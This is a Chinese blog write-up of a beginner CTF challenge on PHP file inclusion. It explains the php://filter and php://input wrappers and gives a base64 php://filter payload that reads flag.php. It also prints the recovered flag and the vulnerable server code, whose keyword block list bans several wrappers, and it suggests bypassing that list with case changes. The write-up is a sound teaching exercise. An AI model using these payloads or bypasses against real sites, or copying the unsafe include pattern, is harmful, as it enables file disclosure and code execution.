

BUU 文件包含漏洞-[ACTF2020 新生赛]Include

原创

[lvyyyyy](#) 于 2021-10-16 22:17:38 发布 1605 收藏

分类专栏: [BUUCTF writeup](#) 文章标签: [php web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/lvyyyyy1/article/details/120804584>

版权



[BUUCTF writeup](#) 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

一、题目

题目 解题快手榜

[ACTF2020 新生赛]Include

1

感谢 Y1ng 师傅供题。

靶机信息

剩余时间: 10757s

<http://cf9de110-018b-4313-b63c-c9acb4cb3a72.node4.buuoj.cn:81>

[销毁靶机](#) [靶机续期](#) [已解锁](#)

Flag [提交](#)

CSDN @lvyyyyy



```
1 <meta charset="utf8">
2 <a href="?file=flag.php">tips</a>
```

```
1 <meta charset="utf8">
2 Can you find out the flag?
```

这里看两个页面的源代码都没有线索

回到题目Include

加之url里有 `?file=flag.php`

容易想到文件包含漏洞

二、解题

1. php:// 用来访问输入输出流，有两个常用的子协议

(1) `php://filter` 用来过滤筛选文件

php语法文件被include成功时，可直接执行命令，而非php语法文件被include失败时，会直接输出源码内容

因此我们可以先通过base64编码的方法传入`include()`函数，这样在不会被识别为php语法文件的情况下可以输出内容

(2) `php://input`


将要执行的php代码·直接用`POST`方式上传

一般用BP抓包配合操作

url中构造`?file=php://input`

在Repeater里面空一行写php代码就可以运行

2. 这里用 `hackbar` 操作



CSDN @1vyyyyyy

load url, 在 Using wrappers 里面找 php://filter 那一串

构造payload

```
/?file=php://filter/read=convert_base64-encode/source=flag.php
```



CSDN @1vyyyyyy

因为我们在payload里面base64编码过一次, 所以把这一串解码后得到flag

```
<?php
echo "Can you find out the flag?";
//flag{67738982-9bd5-4449-adca-eeed0287d16e}
```

三、总结

1. 文件包含题里面，如果直接构造url关键字容易被过滤，如这道题根页面源代码里面用了 `stristr()` 函数检测

```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")){
    exit('hacker!');
}
if($file){
    include($file);
}else{
    echo '<a href="?file=flag.php">tips</a>';
}
?>
```

CSDN @1vyyyyyy

这时可以考虑 `大小写绕过` 或者其他方法

2. 题目一般都和考点有关，多联想联想